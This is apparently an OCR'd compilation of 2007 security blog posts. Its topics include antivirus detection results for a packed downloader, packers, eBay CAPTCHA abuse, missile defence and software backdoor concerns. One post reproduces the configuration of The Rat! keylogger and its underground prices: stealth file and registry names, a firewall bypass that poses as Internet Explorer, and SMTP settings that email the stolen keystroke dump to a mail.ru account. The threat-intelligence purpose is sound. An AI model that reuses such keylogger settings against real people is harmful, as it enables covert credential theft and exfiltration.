F-Prot	4.3.1.45	03.09.2007	W32/new-malware!Maximus
F-Secure	6.70.13030.0	03.09.2007	no virus found
Ikarus	T3.1.1.3	03.09.2007	Win32.SuspectCrc
Kaspersky	4.0.2.24	03.10.2007	no virus found
McAfee	4981	03.09.2007	no virus found
Microsoft	1.2204	03.09.2007	no virus found
NOD32v2	2105	03.09.2007	a variant of Win32/TrojanDownloader.Delf.NQG
Norman	5.80.02	03.09.2007	Suspicious_F.gen
Panda	9.0.0.4	03.09.2007	Trj/Downloader.NFE
Prevx1	V2	03.10.2007	no virus found
Sophos	4.15.0	03.09.2007	Mal/Packer
Sunbelt	2.2.907.0	03.10.2007	VIPRE.Suspicious
Symantec	10	03.10.2007	no virus found
TheHacker	6.1.6.073	03.09.2007	no virus found
UNA	1.83	03.09.2007	no virus found
VBA32	3.11.2	03.08.2007	no virus found
VirusBuster	4.3.19:9	03.09.2007	Packed/FSG


Running it over VT we get the following results you can see in the screenshot. It’s obvious major AV software doesn’t detect this one, but what you should keep in mind is the currently [1]flawed signatures based malware detection approach. That’s of course given someone’s considering [2]updating their AV software. In another analysis I’ll come with another binary that all major AV vendors detect, but the second tier ones doesn’t. Host based IPS based protection and behaviour blocking, and the actual prevention of loading the script is the way to avoid the exploitation of the flaws in signatures based scanning protection.

1. http://ddanchev.blogspot.com/2006/01/why-relying-on-virus-signatures-simply.html

2. http://ddanchev.blogspot.com/2006/07/anti-virus-signatures-update-it-could.html

146





AntiVir	7.3.1.41	03.09.2007	no virus found
Authentium	4.93.8	03.09.2007	no virus found
Avast	4.7.936.0	03.09.2007	no virus found
AVG	7.5.0.447	03.09.2007	no virus found
BitDefender	7.2	03.10.2007	no virus found
CAT-QuickHeal	9.00	03.09.2007	(Suspicious) - DNAScan
ClamAV	devel-20060426	03.10.2007	no virus found
DrWeb	4.33	03.09.2007	no virus found
eSafe	7.0.14.0	03.08.2007	suspicious Trojan/Worm
eTrust-Vet	30.6.3469	03.10.2007	no virus found
Ewido	4.0	03.09.2007	no virus found
FileAdvisor	1	03.10.2007	no virus found
Fortinet	2.85.0.0	03.09.2007	suspicious
F-Prot	4.3.1.45	03.09.2007	no virus found
F-Secure	6.70.13030.0	03.09.2007	no virus found
Ikarus	T3.1.1.3	03.09.2007	no virus found
Kaspersky	4.0.2.24	03.10.2007	no virus found
McAfee	4981	03.09.2007	no virus found
Microsoft	1.2204	03.10.2007	no virus found
NOD32v2	2105	03.09.2007	no virus found
Norman	5.80.02	03.09.2007	Suspicious_F.gen
Panda	9.0.0.4	03.09.2007	no virus found
Prevx1	V2	03.10.2007	no virus found
Sophos	4.15.0	03.09.2007	Mal/Packer
Sunbelt	2.2.907.0	03.10.2007	VIPRE.Suspicious
Symantec	10	03.10.2007	no virus found
TheHacker	6.1.6.073	03.09.2007	no virus found
UNA	1.83	03.09.2007	no virus found
VBA32	3.11.2	03.10.2007	no virus found
VirusBuster	4.3.19:9	03.09.2007	Packed/FSG

Shots from the Malicious Wild West - Sample Two (2007-03-10 19:07)

[1]Packers are logically capable of rebooting the lifecycle of a binary and making it truly unrecognizable. The

Pohernah Crypter is among the many recently released packers you might be interested in taking a peek at. By the time a packer’s pattern becomes recognizable, a new one is introduced, and in special cases there are even packers taking advantage of flaws in an AV software itself.

Compared to the common wisdom of malware authors being self-efficient and coming up with packers by themselves, we’ve already seen cases where investments in [2]purchasing commercial anti-debugging software is considered. You may find these [3]test results of various anti virus software against packed malware informative, which as a matter of fact truly back up my experience with the winning engines and their performance in respect to packed malware.

File size : 6901 bytes

147


MD5 : 6ce1283af00f650e125321c80bf42097

SHA1 : 08ac9a9e2181d8a94e6d96311c21c8db1766e2f1

1. http://3.bp.blogspot.com/_wICHhTiQmrA/RbfZvofLd2I/AAAAAAAAAM0/Ui1DQLFj23Q/s200/tested_packers.bmp

2. http://ddanchev.blogspot.com/2007/01/technical-analysis-of-skype-trojan.html

3. http://www.anti-malware.ru/doc/packers_support_08.2006.pdf



Shots from the Malicious Wild West - Sample Three (2007-03-10 20:27)

Keyloggers on demand, the so called zero day keyloggers ones created especially to be used in targeted attacks are something rather common these days. Among the many popular ones that remained in service and has been updated for over an year is The Rat! Keylogger. Here are some prices in virtual WMZ money concerning all of its versions :
The Rat! 7.0XP - 29 WMZ

The Rat! 6.0XP/6.1 - 22 WMZ

The Rat! 5.8XP - 15 WMZ

The Rat! 5.5XP - 13 WMZ


The Rat! 5.0XP - 9 WMZ

The Rat! 4.0XP - 8 WMZ

The Rat! 3.xx - 7 WMZ

The Rat! 2.xx - 6 WMZ

149



The Rat! 7.0XP Configuration ...

Version: The Rat! 7.0XP

The Rat! Files & Registry Names — EXE: socketme.exe — Registry Value Name: Explorer

Encryption: ■ Encrypt spy dump

ClipBoard: ☑ Watch ClipBoard (Max Buffer Size 1-131070 bytes) : 131070

Enter the Directory and the File name the spy Dump shall be writed in: c:\rat.log

Hide your Dump file in System Directory: ■ Write Dump into System Directory\Filename.ext — Enter Dump file name (8.3 format) : 32therat.log

Invisibility & Fire Wall Bypassing: ☑ Invisible in Process — Delay Before Invisiblity Start (msec.) : 1000 — ☑ Invisible in Registry

Phantom Mode: ☑ Phantom Mode — Bypass FireWall As... : C:\Program Files\Internet Explorer\IEXPLORE.EXE

The Rat!'s Life :)
- ☑ Start Monitoring : 11.04.2006 20:27:00
- ☑ Stop & Delete : 11.04.2007 21:00:00

Hot Keys to Stop The Rat!: ☑ Ctrl+ ■ Shift+ ☑ Alt+ ■ Win+ ■ Disable — Ctrl+Alt+F12

Send mail: ☑ Send spy dump on e-mail

Authentification SMTP (RFC-2554): ☑ Use Authentification — Login : mybestbox@mail.ru — Existing Server (16 chars) : therat.h15.ru — Pass : XXXXXXXX

Delay between successful sendings (min.) : 2 — SMTP Port : 2525

SMTP server for mail sending : smtp.mail.ru — Field SUBJECT in e-mail as user ID (8 char) : user_one

Field FROM (For mail.ru server this field and Login field is one and the same) : mybestbox @ mail.ru

Field TO (Enter E-mail adress, the Spy Dumps will be sended to) : mybestbox @ mail.ru

Notification: ☑ Display Notification Message on startup

An automated translation of its features :

For the installation to the machines with the operating systems Windows xp, Windows 2000 and on their basis. Finale - apotheosis! Let us recall again, for which we love our rodent:

- the size of file- result is record small - 13 312 bytes in the nezapakovannom form (with the packing with use FSG, 6

793 bytes!).

- not it detektitsya as virus by antiviryami.

- it follows the buffer of exchange.

- the system of invisibility and circuit of fayervola.

- the fixation of pressure you klavish’ in the password windows and the console.

- the sending of lairs on e-mail, with the support to autentifikatsii RFC - 2554.

- the encoding of dump.

- tuning the time of activation and time of stoppage

- removal in the time indicated without it is trace and reloading.

Digital fingerprints will follow as soon as I finish bruteforcing the password protected archives.

Photoshoping Your Reality (2007-03-10 20:45)

It’s not just [1]a stereotyped beauty model, advanced image editing tools and techniques can make you believe

in, but they can also influence your understand of reality too as you can see in [2]Wired’s famous altered photos

collection :

" A picture is worth a thousand words, and Photoshop and similar tools have made it easier than ever to make those words fib. But while computers enable easier and better photo manipulation, it is hardly a new phenomenon. Here

is a sampling of some of the more famous altered photographs from the last century. "

Here’s a free service letting you [3]fake photos. Here’s [4]another one as well as [5]a variant of mine in relation to a [6]previous post.

1. http://ddanchev.blogspot.com/2006/10/stereotyped-beauty.html

2. http://blog.wired.com/wiredphotos54/


3. http://www.funonit.com/funny_jokes/fake_photo/#_

4. http://gaxed.com/

5. http://photos1.blogger.com/blogger/1933/1779/1600/d220pat.jpg

6. http://ddanchev.blogspot.com/2006/05/healthy-paranoia.html

151



eBayCaptcha Populator » Overview

Rating: 2.00

eBayCaptcha Populator 1.1, by vladuz, released on Jan 25, 2007

Are you tired of getting "For added security, please enter the verification code hidden in the image." message on eBay sites?
Install our Firefox extension and that problem will go away!

Everytime you get that message the extension will automatically fill the code for you.

Vladuz’s Ebay CAPTCHA Populator (2007-03-10 21:31)

Nice slideshow courtesy of eWeek providing [1]various screenshots related to Vladuz’s impersonation attacks on Ebay :

" And whether or not Vladuz is responsible for writing a tool to automatically skim eBay customers accounts and thus cause sharp spikes in bogus listings being taken down and relisted multiple times a day, he or she has the

mythic reputation at this point to be credited as the cause. "

Compared to diversifying its targets, permanently sticking to Ebay as the main target is already prompting the

Web icon to put more efforts into tracking him down. [2]Last year for instance, [3]automated bots exploited Ebay’s

CAPTCHA and started self-recommending each other, but with [4]Vladuz’s Ebay CAPTCHA Populator, improving the

quality of Ebay’s authentication process should get a higher priority than tracking him down as another such tool will follow from someone else out there.

1. http://www.eweek.com/slideshow/0,1206,a=202474,00.asp

2. http://photos1.blogger.com/blogger/1933/1779/200/sellerprofileck1.jpg

3. http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html

4. https://addons.mozilla.org/mozilla/4381

Ballistic Missile Defense Engagement Points (2007-03-11 21:33)

Outstanding animation covering pretty much all of the current engagement points in case a missile is fired from anywhere across the world, total syncronization between air, land and naval force, and I must say the background

music is excellent too.

[EMBED]

In a previous post, [1]Who Needs Nuclear Weapons Anymore? I provided my reflection on the overal shift of

threats nowadays compared to the ones back in the Cold War days you may informative, as well as [2]an essay I

wrote back in 1998. Cryptome’s [3]Eyeballing of Missile Defense is also worth going through.

1. http://ddanchev.blogspot.com/2006/02/who-needs-nuclear-weapons-anymore.html

2. http://ddanchev.blogspot.com/2006/05/emp-attacks-electronic-domination-in.html

3. http://cryptome.org/bmd/bmd-eyeball.htm

Touching the Future of Productivity (2007-03-12 22:30)

Visualization in military brienfings and intelligence gathering has been a daily [1]lifestyle of analysts for years, but combining visualization and touchscreens makes it the perfect combination to boost productivity. We’re very near to

entering the stage where VR will not only save lifes in a war zone, but also allow a skilled and hard to replace warrior to operate a device while enjoying his Coke back home. [2]Great demonstration. Via [3]Defensetech.

Go through related posts on visualization and its future impact on [4]information security and [5]intelligence

as well.


1. http://ddanchev.blogspot.com/2006/08/analyzing-intelligence-analysts.html

2. http://link.brightcove.com/services/link/bcpid607757611/bctid422563006

3. http://www.defensetech.org/archives/003348.html

4. http://ddanchev.blogspot.com/2006/03/visualization-in-security-and-new.html

5. http://ddanchev.blogspot.com/2006/01/visualization-intelligence-and.html



Google Maps and Privacy (2007-03-12 22:47)

I thought I’ve seen the best close-ups from Google Maps in[1] the top 10 naked people on Google Earth, but this

screenshot is spooky as [2]the guy is even looking straight into the sky which makes it even more interesting catch. It proves ones thing, Google are capable of providing high-res satellite imagery, which they aren’t on a mass scale for

the time being. Shall we speculate on the possible reasons why is this guy looking above, remotely controlled aerial

surveillance device, but what’s the relation with Google Maps whatsoever? More at [3]Google Blogoscoped, as well

as in [4]previous [5]posts related to the [6]topic.

1. http://googlesightseeing.com/2006/11/28/top-10-naked-people-on-google-earth/

2.

http://maps.google.com/maps?f=q&hl=en&amp;amp;amp;q=15.298683+19.429651&layer=&ie=UTF8&z=23&ll=15.298684,

19.429651&spn=0.001291,0.002698&amp;amp;amp;t=k&om=1&iw

3. http://blog.outer-court.com/archive/2007-03-07-n12.html

4. http://ddanchev.blogspot.com/2006/04/threat-by-google-earth-has-just.html

5. http://ddanchev.blogspot.com/2006/07/open-source-north-korean-imint.html

6. http://ddanchev.blogspot.com/2006/01/security-quotes-fsb-successor-to-kgb.html

Timeline of Iran’s Nuclear Program (2007-03-12 23:30)

Iran’s a rising star these days. It’s not just that the country recently launched it’s [1]first missile into space de-

spite efforts of the international community to ban its nuclear program, [2]got caught into obtaining sensitive

military technology, is currently [3]helping the enemies(Hezbollah) of its enemies(the U.S) but also, have [4]Russia

enriching their uranium in between legally [5]supplying them with technology and upgrade parts the U.S put [6]an em-

bargo on – business as usual. Here’s a very [7]in-depth and informative timeline of Iran’s entire nuclear program saga :

" The Bush Administration has almost certainly not approved the timing of military operations against Iran,

and consequently any projection of the probable timing of such operations is neccessarily speculative. The election

of Mahmoud Ahmadi-Nejad as Iran’s new president would appear to preclude a negotiated resolution of Iran’s

nuclear program. The success of strikes against Iran’s WMD facilities requires both tactical and strategic surprise, so there will not be the sort of public rhetorical buildup in the weeks preceeding hostilities, of the sort that preceeded the invasion of Iraq. To the contrary, the Bush Administration will do everything within its power to deceive Iran’s

leaders into believing that military action is not imminent. "

Here’s another timeline, this time of [8]U.S-Iran contracts from 1979 until today.

1.

http://today.reuters.co.uk/news/articlenews.aspx?type=scienceNews&storyID=2007-02-25T102434Z_01_BLA533629

_RTRIDST_0_SCIENCE-IRAN-SPACE-DC.XML&WTmodLoc=SciHealth

2. http://ddanchev.blogspot.com/2007/01/transferring-sensitive-military.html

3. http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html

4.
http://www.iranian.ws/iran_news/publish/article_20954.shtml

5. http://www.isn.ethz.ch/news/sw/details.cfm?ID=17247

6. http://www.timesonline.co.uk/tol/news/world/us_and_americas/article1490128.ece

7. http://www.globalsecurity.org/military/ops/iran-timeline.htm

8. http://www.cfr.org/publication/12806/timeline.html?breadcrumb=%2F

156

Threats of Using Outsourced Software - Part Two (2007-03-14 17:23)

[1]Continuing the [2]coverage on the U.S government’s [3]overall paranoia of using outsourced software on DoD

computers, even hardware – [4]firmware infections are still in a spy’s arsenal only – in a recent move by the Defense

CIO office a tiger team has been [5]officially assigned to audit the software and look for potential backdoors :

" The Pentagon is fielding a task force charged with testing software developed overseas, according to a Defense Department official. The “tiger team,” organized within the Defense CIO’s office, is ready to move to the

implementation stage, said Kristen Baldwin, deputy director for software engineering and systems assurance in the

Office of the Undersecretary of Defense for Acquisition, Technology, and Logistics. Baldwin spoke yesterday at the

DHS-DOD Software Assurance Forum in Fairfax, Va. “Tiger team” is a software-industry term for a group that conducts

penetration testing to assess software security. “Success means they understand where their focus needs to be and

how to prioritize their efforts,” Baldwin said. “They understand the supply-chain impact on systems engineering, and

are ready to move forward in an effort to mitigate assurance risk.” "

There’s another perspective you should keep in mind. Looking for backdoors is shortsighted, as the software

may come vulnerabilities-ready, so prioritizing whether it’s vulnerabilities or actualy backdoors to look for will prove tricky. The use of [6]automated source code auditing may prove valuable as well, but taking into consideration

the big picture, if you were to track the vulnerabilities that could act as backdoors in U.S coded software – taking

Windows for instance – compared to that of foreign software, you’ll end up with rather predictable results.

The bottom line, does shipping an insecure software has to do with source code vulnerabilities, or should the threat be perceived in relation to backdoor-shipped software? The true ghost in the shell however remain the

yet undiscovered vulnerabilities in the software acting as vectors for installing backdoors, not the softwared itself

shipped backdoor-ready. [7]Meanwhile, [8]are stories like [9]these [10]a violation of [11]OPSEC by [12]themselves?

I think they are.

1. http://ddanchev.blogspot.com/2007/01/threats-of-using-outsourced-software.html

2. http://ddanchev.blogspot.com/2006/05/espionage-ghosts-busters.html

3. http://ddanchev.blogspot.com/2006/05/healthy-paranoia.html

4. http://news.com.com/PC+hardware+can+pose+rootkit+threat/2100-7349_3-6162924.html

5. http://www.gcn.com/online/vol1_no1/43279-1.html

6. http://ddanchev.blogspot.com/2007/02/automated-detection-for-patterns-of.html

7. http://www.fcw.com/article94020-04-10-06-Web

8. http://www.theregister.co.uk/2007/02/26/windows_boxes_at_sea/


9. http://www.dod.mil/dfas/more/defensemilpayofficesoftware.html

10. http://www.theregister.co.uk/2004/09/06/ams_goes_windows_for_warships/

11. http://en.wikipedia.org/wiki/Operations_security_%28OPSEC%29

12. http://www.dodccrp.org/events/2004/CCRTS_San_Diego/CD/papers/086.pdf

157



Complexity and Threats Mind Mapping (2007-03-19 16:42)

The folks at Security-Database.com – who by the way expressed their excitement over my blog – just released an outstanding [1]mind mapping graph on the most common firefox security extensions used for various purposes

starting from information gathering, and going up to data tampering :

